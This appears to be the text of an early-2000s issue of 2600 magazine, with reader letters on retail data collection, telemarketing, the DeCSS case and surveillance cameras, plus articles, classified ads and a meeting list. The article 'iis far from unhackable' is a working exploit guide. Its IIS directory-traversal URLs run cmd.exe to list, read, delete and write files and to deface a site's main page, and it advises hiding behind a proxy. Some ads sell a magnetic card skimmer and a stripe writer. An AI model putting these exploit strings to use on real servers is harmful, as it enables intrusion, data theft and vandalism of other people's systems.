In 18:2 there were two letters that I would like to comment on. To Jeff, I apologize to him for what ever Radio Shack store he goes to, but I know that in the two stores I've worked at on a regular basis, customer information is "needed" for only a few types of transactions. We ask for it at every purchase because our company wants that information. It is also the way our computer catalogs all transactions. If we don't have your name, the transaction becomes untraceable at the end of the day. Keep your receipt and it doesn't matter. When they ask for your information for a standard purchase, just say you'd rather not. It actually irritates the person at the register more if you say "cash" than if you say, "I'd rather not." Where I would like to correct Jeff is in the part where he claims that his information is not needed for the transaction. Very often that information *is* needed. If you buy anything that connects to more than just you (cell phone, DirecTV, etc.), the company you're connecting with needs that information, and we need it to make sure that you aren't cheating us. Do you know how much money the store loses if you don't activate your DirecTV? That's why they want your info. They need it to tell you when a repair of yours has come back from the service, they need it to contact you in case of a problem trying to ship a special order to you, and they want it for your CueCat so that they know where their computer-using customers are (and CueCat wanted that information to see who they were giving them away to).

But enough defending of the evil corporation for which I work. An alternate method to the one mentioned by the Anonymous contributor is a device called a Telezapper. It emits a tone used by the phone company that tells a computer dialing system (like those used by most telemarketers) that the line has been disconnected and that it should be taken permanently off of their lists. It does *not* (to my knowledge) interfere with normal use of

the phone, although if you have a fax machine on the line, I would look into how that is affected.

DarkBlayd

Naturally, customers need to give some personal information when they activate certain subscription products. But when they do this is and what information they choose to disclose is entirely up to them. We don't see how it's possible for Radio Shack to lose any money if someone elects not to activate a piece of hardware they've bought. And they can want their market research data until they're blue in the face; consumers are under no obligation at all to give it to them. As for the Telezapper, we've heard of this wondrous device which you can buy for around \$40 but we're not so convinced of its effectiveness. As this tone must be audible, how would it not also convince legitimate callers that your number has been disconnected? If the idea is to wait until the call has been identified as a telemarketer after it's been picked up, that won't work either. Supervision kicks in when a call has been answered and not when an authentic "disconnected line" recording is played. Any decent hardware will be able to tell the difference.

Dear 2600:

I just wanted to let JohnG54429 know that 2600 does not "brainwash the teens here [in America] with your ideas of hatred toward authority" or in any way causes us to lose morale toward this nation. If a teenager is picking up this magazine he is not one likely to be brainwashed. We are independent minded people who do not let society or anyone else for that matter (including 2600) force their opinion upon us. We like to be presented with the facts and make a decision ourselves. The hate for authority that he discusses is not a hate toward authority in general but toward an authority that wishes to oppress our rights and harm the inner drive that makes us all hackers, the drive to learn and exchange information.

Phy34b4ck

Legal Nonsense

Dear 2600:

Why do they care if you run a DVD on a Linux box? What's the big deal? That's like a ketchup company selling ketchup to me but telling me not to use it on hot dogs, only hamburgers. I don't even see how that passed in court. I think the zine is great. I read it every day in school. Keep up the good work. Don't let DeCSS bring y'all down.

Danny

Dear 2600:

I was reading the text of the decision in your appeal of the verdict in the DeCSS case and came across the following line: "This expert did not identify the mechanism that prevents someone from copying encrypted DVDs to a hard drive in the absence of a DVD in the disk drive." Excuse me if I am mistaken, but isn't it impossible to copy anything from a CD/DVD onto your hard drive if it isn't in the disk drive?

Sazook

The technical issues the courts got wrong in this case could fill a book.

Dear 2600:

Let's suppose someone in some part of the world, creates a robot that can read recipes and operate kitchen appliances. So you would hand this robot a recipe and it does all the necessary steps towards baking a cake (preheating the oven, getting out the mixing bowls, etc.). According to the logic of the 2nd Circuit, the recipe would no longer enjoy full First Amendment protection because there exists a device which removes human comprehension... the recipe gains a "non-speech element" by virtue of someone creating this robot. Amazing how two separate things affect each other.

Dan

Dear 2600:

Since the appeals court ruled against you guys, this means that you cannot post DeCSS code on your site or link to it? If this is true, does that also mean you cannot write the links out in your next issue or better yet the entire code? If the U.S. government wants to prove to themselves their own hypocrisy, why not write out what they said wasn't speech? If it's not speech then what are they going to call it when they tell you what you cannot write in your magazine? If this is truly about free speech, I insist you guys print it up word for word, character for character in one of your issues. Don't you think more people will be on your side once they see the government is making it illegal to print up certain web addresses it has decided are illegal to tell people about? I say you show some balls and print the links and the code. What could anyone really do about it besides say, "Hey, you can't say that." Then the truth behind the intentions would be crystal clear. I'm making the DeCSS.mp3 as soon as I find some time. I want to hear a judge tell me that what I'm saying doesn't count as speech. Fucking loonies.

pa

Right now we're focusing on getting this case to the Supreme Court. What we do after that is undecided. In the meantime, we continue to welcome ideas from our readers.

Suggestions For Newbies

Dear 2600:

In 18:3 Steven asked for information for the "newbie hacker." In response to Steven (and all new hackers), here is a list of practices I follow as a hacker: 0) Select topic; 1) Ask tough questions; 2) Ask even tougher questions; 3) Stop when others start giving the BSOD (Blank Stare of Death); 4) Investigate; 5) Experiment; 6) Theorize; 7) Repeat steps 4-6 until enough knowledge is acquired; 8) Confirm your information; 9) Package your information; 10) Share your information.

Funkstrings

More on Telemarketing

Dear 2600:

First, all props go to the fellow who wrote the telemarketing letter. I have no illusions that I know more than he does after three years calling strangers, but I have an angle or two that he did not touch on.

First, in three years only a few people have asked to never be called again - maybe a dozen - and only one time was the phrase "no call list" mentioned.

Also, I routinely ignore the desire of the other eleven and some of those have gone on to become customers. My job is to call prospective clients, whether they are in a shitty mood or not. Trust me, when it turns out they need me, they don't care (or remember in the least) whether they have criticized me in the past.

Regarding proof, the laws will vary, but I would bet that taking specific notes would suffice in most cases. Note the time, date, company info, and caller info and I bet a judge will admit it. The next time will be the first time though....

If a telemarketer can't tell me what he is selling in just a few seconds, he is not worthy of my business. If he can, then I can make a decision just as quickly, and I don't consider that a burden. If a 20 second call is really too much for you to take, that is an issue best resolved between you and your receptionist. Venting on a telemarketer is completely useless unless you get your kicks off that kind of thing, which I imagine plenty of people do. As the other guy mentioned, it's kinda silly to piss off some really underpaid, very bored stranger who has a lot of your personal info. The BSA is just one phone call away. If you just hang up, how shall I judge your potential licensing compliance? How would you?

Last, I am here to make money. But I make money by serving people, serving actual potential customers. Perhaps I am making a new official database for a very popular software company (I am). If you take the time to speak to me like a human being, I may just include enough info ("Very happy with current vendor X, no current purchases") to stop another call on the same topic. And I might be selling something you need after all.

BTW: I love 2600. Keep up the great work. And I've never noticed anything fishy about the way B&N handles your mag. That's where I get mine.

Vengul Ator

Camera Crap

Dear 2600:

This is in response to what Speed Racer wrote in 18:3. I happen to live not more than a mile from the very street where those face-scanning cameras are mounted. And last April I came back to Tampa, Florida only to find there was a warrant out for my arrest in Baltimore (apparently someone whom I thought was a friend turned me into the cops in order to get revenge). Now think about how my situation would've changed because of the cameras. When I contacted my lawyer, he cautioned me not to attract the attention of any cops until he had a chance to straighten things out. Historically this has typically meant "speed-

ing" (or some other minor traffic infraction that would call attention to yourself). And because I found out about the warrant through normal means, I had a chance to call my lawyer, arrange for me to turn myself in, and get out on bail within a few hours. On the other hand, had the cameras spotted me I would've been (1) arrested, (2) locked in a holding cell, (3) made to wait about two weeks behind bars until I was extradited, (4) put on a bus and taken 1000 miles north to Baltimore, (5) processed, and then I would have (6) spent who knows how long behind bars until I got a bail hearing! I'm so glad I didn't ignorantly walk under those cameras during that period of time! What a way to find out you have an outstanding warrant!

But what really freaks me out is that since that time I've started noticing the sheer number of cameras there are in public. Not just banks and airports but also libraries, malls, movie theaters, post offices, hotels, atop buildings, over highways, even on street corners, etc., etc.! And according to Speed Racer, the FacelT software can be hooked up to side-mounted cameras on police cars as well?? What's next? Who's to say that someday *all* of these cameras won't get hooked up with this software and networked (like in the movie *Enemy of the State*) in such a way that all you'd have to be is labeled a "threat" and then wherever you were in public you'd be spotted and hauled away?

Labels

Dear 2600:

I had just bought a copy of 18:3 and was out with my friend late at night at a restaurant while I was skimming through the articles. Our waitress came by and stopped and turned to me and said "That's what I thought that said: Hacker Quarterly." I explained to her that I just liked to read the articles and that I wasn't really a hacker. And she said to me in a sarcastic way, "Sure... *not* a hacker." Like I was trying to deny that I was some evil genius computer mastermind. I gave her a confused look and just shook my head and continued reading.

I never claim to be a hacker as I'm not that technically proficient with a computer. I just love to read your articles to learn new things and I agree with your ideals. But I guess since I hang out late nights, have no sense of fashion and a bad haircut, I must be a computer nerd and a hacker (at least what mainstream society defines as a hacker). As long as you carry any literature with the word "hacker" on it you must be a criminal, right?

The Zygote Killa

Actually, you're the one who made the leap to "criminal," not the waitress from what you told us. We suggest not taking it so seriously. Despite what you may see in the media, most people don't mean it as an insult when they call people hackers.

iis far from unhackable

by xile

Hacking a Microsoft Windows IIS (Internet Information Server) is actually a very simple process. In this article we are going to show you how to own an IIS server of your own and how to deface the site (not recommended). If you find this in a web server please don't abuse it. Email the admin and tell him about his security flaw.

Finding Servers that are Vulnerable

There are lots of vulnerabilities for IIS. I am going to show you one of the latest ones. This vulnerability allows the execution of arbitrary commands. To see if this works, try one of the links below.

www.whateverthesiteis.com/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
www.whateverthesiteis.com/msadc/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
www.whateverthesiteis.com/cgi-bin/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
www.whateverthesiteis.com/samples/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
www.whateverthesiteis.com/iisadmpwd/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
www.whateverthesiteis.com/_vti_cnf/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
www.whateverthesiteis.com/_vti_bin/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
www.whateverthesiteis.com/adsamples/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\

If the server is vulnerable to these, then you should have gotten a listing of the c:\ drive. If you did not, the server probably isn't vulnerable to this method. If you have gotten a list of the c:\ drive it should look something like this:

Directory of c:\

```
11/15/00 08:50a (DIR) WINNT
11/15/00 09:15a (DIR) Program Files
11/15/00 09:20a (DIR) TEMP
11/15/00 09:21a (DIR) CPQ SYSTEM
11/15/00 09:50a (DIR) Inetpub
11/27/00 08:11a (DIR) CPQSUPSW
11/29/00 09:12a (DIR) CA_LIC
12/01/00 09:42a 140 server ip address.txt
04/06/01 04:44p 55,769 systemlog 06-04.txt
05/04/01 12:32p (DIR) test
```

```
10 File(s) 1,159,703,933 bytes
1,322,123,264 bytes free
```

To navigate, just change the last part c+dir+c:\ to whatever directory you want. Example: c+dir+c:\WINT will give you the directory of c:\WINT.

To navigate to a folder such as CPQ SYSTEM, you would have to put /system32/cmd.exe?/c+dir+c:\cpqsys~1 (there must be six characters before the ~1 and no spaces). Use MS-DOS on your own PC - this will help you when using commands.

Now to find the main page you need to find the webroot. That's where all the site's files are held. It varies from admin to admin as to exactly where the webroot is. Just keep looking.

Here are some commands you might want to know.

To list all chosen files on the server use:

```
www.whateverthesiteis.com/whatever/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20dir%20/S%20c:\*.whatever
```

To download a file use:

```
www.whateverthesiteis.com/whatever/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd.exe?/c%20type%20c:\whatever.file
```



When asked: "What would you like to do with this file?" choose: "run this program from its current location".
Choosing save to disk will get you a properties report of that file or something like that.

To delete a file use:

```
www.whateverthesiteis.com/whatever/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnnt/system32/cmd.exe?/c%20del%20c:\whatever.file
```

To make a text file use:

```
www.whateverthesiteis.com/whatever/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnnt/system32/cmd.exe?/c%20echo%20Put whatever text u want in the file here, including HTML code ;)>%20test.txt
```

Now the important part to most of you: editing the web site's main page. You don't need to know HTML but it helps to have a nice decent deface. If you don't know HTML, just open your text editor and type what you want your defacement to say.

OK, now to the fun part. You have to copy the file CMD.exe to the directory with the page in it. Let's call this page deface.html and let's say the directory deface.html is in C:\home\site.

Use the copy command as follows:

```
www.whateverthesiteis.com/whatever/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnnt/system32/cmd.exe?/c%20copy%20c:\winnnt\system32\cmd.exe%20C:\home\site\CMD.exe
```

That will copy CMD.exe (like command.com in win98) to d:\home\site.

Now to paste the text we want into deface.html:

```
www.whateverthesiteis.com/whatever/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/home/site/CMD.exe?/c%20echo%20you were hacked by xile, haha!>%20deface.html
```

Now you're done. Congratulations.

If you do this, you should use a proxy server. Admins will record what you do along with your IP.

EXAMINING STUDENT Databases

by Screamer Chaotix

For the longest time I've been obsessing over an issue that is of the utmost importance to me: privacy. People should have the right to decide what sort of information about them is given out and what is not. For example, if you don't want your number in the phone book you must pay to keep it out (unless you go through the hassle of putting in a false name). But at least there you have a choice. What about your personal records? How many times, and to how many people, have those been given out just so they could "build a demographic" and make more money? If you think about it long enough, it's quite sickening... especially when you consider how many people feel hackers are the ones invading privacy.

With this in mind, I felt it was important to point out something I noticed while visiting a friend of mine at his university. And while naming the school may be a great help to getting the problem solved, it would also imply that this

happens exclusively at this school alone. Rather, I'd like to explain the problem and let the world do with the information what it will.

You've probably seen them if you attend a large university. They're called "email stations" and are commonly lower end machines that are meant to be used exclusively for, you guessed it, email. In this case they were iMacs and, given my inexperience with Macs (and all Apple machines for that matter), I was a little uneasy about using them. Nonetheless, I was going to obey the large sign above the machines and use them for their intended purpose. But after doing so, I noticed something that caught my eye and raised my interest. It was a small icon that read "xxxxx Mainframe" (where xxxxx is the school name). As a hacker I was blown away by such an icon, but also knew not to expect too much from something that could have been nothing more than an image file under a different name. Upon clicking on it, I was taken aback by what occurred.

I was immediately presented with a warning, stating the usual "Unauthorized access is strictly prohibited blah blah blah." But rather than take me to a login prompt, it dumped me right into the middle of what appeared to be a specially designed system. A machine with a purpose if you will, and not your common UNIX shell. The machine liked to call itself the "Student Database" and had several options that any user (including a person who didn't go to the school) could use. I chose the student records and was presented with a new screen asking for a student or faculty name. Out of pure curiosity I entered in my friend's name and voila. I was presented with a screen that listed his name, email address, an ID number (which I believe to be a type of student ID, although I may be mistaken), and, perhaps the most noticeable entry, his address. Right there, clear as day I could see ID information, his email address, and even the place where he currently resided.

Like the good little hacker/citizen I am, I showed this to him, much to his disgust. Having seen one too many hacker movies he automatically assumed I had "hacked into" the school's database, but after walking over to his machine and doing the same thing he was shocked beyond belief. Both of us starting throwing around possibilities, such as how anyone could use his ID to obtain his grades, send him emails (even if he didn't want someone in particular to have his email address), and worst of all... come visit him at his home on campus.


Technologically, there was little to it, which is what makes it so frightening. Typically when we see sensitive information out in the open it's found by a hacker who had to use some sort of skill to obtain it. But this could have very easily

been obtained by anyone! And if you think you need some form of ID to use the machines, or even get into the building, you're sadly mistaken. Student ID's are only required for the cafeteria and to purchase books. Anyone, including your worst enemy, could go onto one of these machines and find out where you live, what your email address is, and perhaps even use your ID for malicious purposes. And all of this is made available without your permission.

Upon closing the terminal connection I was able to view the location of the database on the Internet. When I got back home the first thing I did was telnet to the location, but fortunately there was a login screen that wouldn't let me in. The purpose of this article is not how you can get in from home however. It's how anyone can get in just by walking into a public building and using a computer. To suggest that this information would be difficult to get from the outside would be ridiculous however, especially considering the login screen gives you tips on how to log in.

Hopefully this article has given the reader some idea of just how insecure their private information is, and how anyone can walk up to any machine and open up a connection into the mainframe. If your school, or anyplace that stores your information for that matter, uses these techniques, I strongly suggest you write to the people in charge and tell them how uncomfortable you are. Or maybe you could even use one of the terminals to obtain their home address and send them a letter. I'm sure they'll be quite surprised.

Shout outs to Panther for letting me test out my theories using his private information, and to Dash Interrupter for his constant support.



Marketplace

Happenings

H2K2 - THE 4TH HOPE CONFERENCE will take place July 12-14, 2002 in New York City! We will have 50,000 square feet this time - that's more than 4 times what we had for H2K1! For more details, visit www.hope.net or join the H2K2 mailing list by e-mailing majordomo@2600.com and typing "subscribe h2k2" on the first line of your message. Your ideas and participation are welcome.

DUTCH HACKER MEETINGS. Every Sunday following the second Saturday of the month 't Klaphek organizes a meeting at the meeting point of the central station of Utrecht in the Netherlands. Everyone interested in hacking related subjects is welcome to show up. These meetings are similar to the 2600 meetings. We meet around 14:00 (2 pm) in front of the GWK office monthly. We hope to see you there! More info can be found at www.klaphek.nl/meetings.html

For Sale

CYBERTECH TECHNOLOGICAL SURVIVAL NEWSLETTER:

Bimonthly high tech and low tech DIY information on self-reliance and preparedness edited by 2600 writer Thomas Icom. Topics include communications, security, weaponry, electronics, alternative energy, survival medicine, and intelligence operations. Send \$12 cash or "payee blank" money order to Cybertech, PO Box 641, Marion, CT 06444 or subscribe via Paypal on our website at <http://www.ticom-tech.com/>.

MACINTOSH HACKERS can get all the mac underground files on a professionally published CD. 650 Megs of PURE macfilez. Includes the Defcon 7 Macintosh security speech, the whole Freaks Macintosh Archives and Whacked Mac Archives. \$25.00 USD - will ship internationally. SecureMac, PMB 310, 6170 W. Lake Mead Blvd., Las Vegas, NV 89108, USA. Hack from your Mac!

LEARN LOCK PICKING It's EASY with our new book. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your special price.

COVERTACCESS.COM. Amazing EQUIPMENT and SERVICES providing you with the physical and records access you need!

NEW MOBILE MAGNETIC STRIPE CARD READER. "The Swiper" runs on a small battery. This stunning device is only 4 inches long, 2 inches wide and weighs only 2.5 ounces. It has its own internal memory bank that will store over 5000 magnetic card swipes. I did say 5000! Do not confuse this device with an ordinary magnetic card reader. No computer is needed! Simply swipe ANY CARD with a magnetic stripe and bingo! All data (all information) is stored in the Swiper. Then take it home and upload all the information to your computer. The device is totally self contained, it does not need a separate program to upload to your computer the information you scan. You simply connect it to the keyboard port using the supplied cable. Connect the keyboard to the cable, open up Notepad or Wordpad, type the password, and the data will be transferred to it. So you can do this anywhere on any computer! This device is mind-blowing! Price is \$975, includes shipping. Wholesale prices are available for resellers. We also carry magnetic strip reader/writers. Change or add information to any magnetic stripe in seconds! Price \$1,173.00 includes shipping. Ready to use, all software, etc. We take credit cards (on our web site only), will ship COD (with a \$100.00 deposit). For more shocking items see our web site: www.theinformationcenter.com or write for free catalog. The Information Center, PO Box 876, Hurst, TX 76053-TS.

THE SYNERGY TERRORIST SUPPLY SHOP'S website has been totally redesigned! Now complete with discussion forums, hundreds of new products, and an essay section, the site is not only a source of shocking information, it's an Internet attraction. Read our "Essays on the Freedom Movement," which contains over 20 informative and philosophical articles that are sure to stimulate your chromosomes into action. Or browse our selection of over 200 books and reports with almost every topic imaginable. Maybe you would like to make a statement? Check out our section of totally controversial t-shirts, most designs available in sizes of up to 3XL. Make sure you check our special New Year's sale, going all throughout the month of January. If you did not get what you want for Christmas, take some of your Christmas money and get what you really wanted. To see all that we have to offer, or to experience our revolutionary (in more ways than one) new website, just surf on over to <http://www.terroristsupply.com>. Checks, money orders, Discover, and American Express gladly accepted, toll-free customer service too.

HATE MICROSOFT? Or do they just leave a foul aftertaste? Show your dissatisfaction with a "Calvin peeing on Microsoft" sticker. Sticker is approx. 7"x9" and fits nicely in a car window or even on the side of your favorite *nix box. Each sticker is made of commercial grade vinyl. Water and UV ray resistant. To see a sample go to <http://calvinhatesmicrosoft.hypermart.net>. \$7.00 (US), \$10.00 (US) for international. Order the Calvin sticker and the MS logo is yours free. That's right, THE MICROSOFT LOGO IS FREE (eat that one, Bill). Send all orders to CD Mayne, PO Box 571791, Murray, Utah 84157 USA. Cash or money orders only. No checks, credit cards, or COD. Allow 2-3 weeks for delivery via USPS.

BECOME RECOGNIZED as the hacker, phreaker, or computer guru you really are. BROWNTTEK.COM has a wide selection of clothing and gear especially designed for the computer underground. From our comedic "Blame the hackers" t-shirt series, to coffee mugs, to tools and videos, BROWNTTEK.COM has what you're looking for. Check us out! **CRYPTO OUTLAW T-SHIRTS.** Governments around the world are turning innocent people into crypto outlaws. Where will the madness end? Cryptography may be our last hope for privacy. From Curved-space, the unofficial band of anarcho-capitalism. Get yours at curved-space.org/merchandise.html.

HACKER T-SHIRTS FROM YOUR FAVORITE GROUPS, along with some of our own designz. Jinx Hackwear is selling t-shirts, sweat-shirts, and hats for groups such as Defcon, Cult of the Dead Cow, Packet Storm, HNC, Collusion, HNS, Astalavista, and New Order. Show your support, or just be a pozer cuz you like the design, who fu*king cares?! We also sell 14 killer underground designz of our own unique genre, but what are they? Come look-ee see... www.JinxHackwear.com.

Help Wanted

I NEED TO BUILD A HIDDEN CAMERA SYSTEM including sound on a limited budget to take with me on my visits with my child in order to prove that everything is going well. Please e-mail any recommendations to lovetpulse@yahoo.com, fax (208) 330-0256.

NEED KEYMAKER. Have a door with simple key lock that I would like to access at my leisure. I am in need of a "you have the lock, we make the key" kit or a do it all in one great shop lockpicking tool. Please email thoughts to Mifster88@hotmail.com. Location: Kenosha, WI.

NEED HELP WITH CREDIT REPORTS. I need assistance removing negative items from credit reports - all agencies. Please respond to L. Hip, PO Box 90569, San Jose, CA 95109-3569. Leodj1@aol.com

Wanted

NEED TECHNICAL ILLUSTRATOR. I'm writing a book on security circumvention, lock picking, bypass, safes, alarms, and other subjects. I need someone experienced at technical drawings to create original black and white illustrations for my book. I live in the Dallas-Fort Worth area of Texas and would prefer someone of college age nearby, although we could probably manage long distance collaboration. This will be unpaid work for both of us until the book gets published, at which point we'd split the profits equally. I intend to offer it to Loompanics or Delta Press, and have every confidence that they'll want to publish it. Please contact me at drill_relocker@yahoo.com if interested!

FEMALE HACKERS WANTED IN PITTSBURGH for a study of the beliefs, behavior, and culture of computer hackers. I can offer complete confidentiality. I pay \$35 for an interview. I have no connection with any law enforcement agency. I am a professor emeritus (retired professor) but I remain intellectually active. I have done social research for many decades and have published many articles and four books. I want to publish an article that will give an accurate, reasonably sympathetic picture of what hackers are really like - no whitewash, no journalistic sensationalism, and no law enforcement hype. Make untraceable telephone call to 412-343-2508 or send untraceable e-mail message to blieber@telerama.com. I completed 15 interviews so far, all with men. I am told that there are women hackers but so far none have contacted me. I meet my respondents in a public place, so far mostly in Starbucks coffee shops. You can learn about me by doing a Google search for Bernhardt Lieberman.

KIDNAPPED BY THE SECRET SERVICE, charged with UNAUTHORIZED USE OF AN ACCESS DEVICE, all my computers confiscated, 8 years remaining on sentence.... Father of two seeking donation of PC's for kids, both computer savvy but now without hardware, software, etc. Am willing to pay shipping on donated PC's, software, and peripherals, if necessary. Contact me for shipping info: Mr. Darren Leon Felder, Sr. 47742-066, United States Penitentiary, Atlanta, Georgia, Box PMB, 601 McDonough Boulevard, S.E., Atlanta, Georgia 30315-4400; or e-mail me at: bigdarren2001@yahoo.com.

HACKERS HEALTH ALERT - BRAZILIAN "MAD COW" CONCERNS: Brazil's cattle, sheep, and goat meat and associated products (dairy products) have been banned by Canada since February 2001 and the U.S. Department of Agriculture (USDA) has restricted the importation of ruminant products from Brazil after March 2, 2001 because of concerns for bovine spongiform encephalopathy (BSE) (mad cow disease). BSE is always fatal after it eats away in human brain tissue and leaves sponge-like holes. Boycott Brazil is attempting to help people understand the Brazilian "mad cow" issue. It is essential that ALL COUNTRIES suspend the import of beef and dairy products from Brazil so the Brazilian government may prove what is fact and what is fiction. Visit the Boycott Brazil website for more information: www.brazilboycott.org.

Services

SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information specializing in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@aya.yale.edu, or at 506 Broadway, San Francisco, CA 94133. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.

FORMER CYBERCRIME PROSECUTOR now defends those investigated or charged with this type of crime. Having been on the other side, I know how the system works and how the government can target YOU! With prosecutors probably wanting you to serve prison time, you need a proven veteran trial attorney who knows how to handle these cases and who knows how to defend your rights. Jason D. Lamm, Esq. (602) 22-CYBER (222-9237). Lamm & Associates, 5050 N. 8th Place, Suite 12, Phoenix, AZ 85014. Free confidential and professional consultation.

GENERAL PURPOSE EMAIL IDENTITY AUTHENTICATION

SERVICE for use from CGI programs. Legitimate uses only please. <http://tipjar.com/nettoys/TJAIS.html>

MISUNDERSTOOD HACKERS UNDERSTOOD. Write me. Consultations are no charge, and protected by clergy/client privilege.

Trained telecom & electronics tech. billy_sunday@techie.com.

COMPUTER SECURITY/SPY. Is a hacker in your computer or network? Do you need a spy? If so, call Jason Taylor at (503) 239-0431. Portland, OR inquiries preferred. \$60 hour or e-mail taylor@in-etarena.com.

Announcements

WDCD - A WANTON DISPLAY OF CONTROL AND DISRUPTION. WDCD is a half hour radio satire produced by a small group of otherwise unemployed individuals with roomfuls of old recordings, analog synthesizers, and racks full of strange electronics gear. Born out of the pirate radio scene, WDCD has existed in various forms on various unauthorized radio frequencies for longer than any of us care to recall (or want to admit to). You can hear WDCD the first Monday of each month at 6:00 pm ET on 7415 KHz shortwave and on other random frequencies. If you don't have a shortwave radio, you're missing out on some interesting stuff! Check out our website for more information: <http://www.wcdradio.com>. Verified WDCD listeners will get a free surprise. WDCD Radio, 614 S 8th St. #319, Philadelphia, PA 19147. (215) 602-8328. Email mailbag@wcdradio.com.

HACKERMIND: Tune in Thursdays at 10 pm ET by opening location 66.28.48.80:9474 with Winamp or Real Player to hear Hackermind, the show focusing on the opinions of those in the hacker world. For more details, check out www.hackermind.net.

FREEDOM DOWNTIME is the new feature-length 2600 documentary playing at hacker conferences and film festivals. Keep checking www.freedomdowntime.com for possible showings in your area as well as details on VHS and DVD availability.

OFF THE HOOK is the weekly one hour hacker radio show presented Tuesday nights at 8:00 pm ET on WBA1 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthetook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.

Personals

LONELY PRISONER. I seek correspondence from any source, preferably female, but all correspondence welcomed. I am a self-proclaimed Elite Hacker and student Electronics Technician. All correspondence will be answered. Write to: Larry Heath Wheeler, Rte. 1, Box 150-817592, Fort Stockton, Texas 79735, aka: Red Bandwidth Bandit.

IMPRISONED VIRUS WRITER. Though I am still a novice at virus technology, I do wish to become more knowledgeable through correspondence with skilled virus writers. I will gladly pay for such assistance. Daniel McAvey #646268, Rt. 1, Box 150, Tennessee Colony, TX 75884.

ONLY SUBSCRIBERS CAN ADVERTISE IN 2600! Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Spring issue: 2/15/02.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside "The Deli on Pulteney" (formerly Sammy's Snack Bar), near the corner of Grenfell & Pulteney Streets. 6 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Cannberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

Gold Coast: Bond University at payphones outside main library. 6:30 pm. Food place open till 8 pm.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Hallesitzel on Jakominiplatz.

BAZIL

Belo Horizonte: Pelezo's Bar at Assung, near the payphone. 6 pm.

CANADA**Alberta**

Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

Edmonton: Teddy's on Jasper Ave. and 114th St. 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Victoria: Eaton Center food court by A&W.

New Brunswick

Moncton: Ground Zero Network, 890 Main St.

Ontario

Barrie: William's Coffee Pub, 505 Bryie Drive. 7 pm.
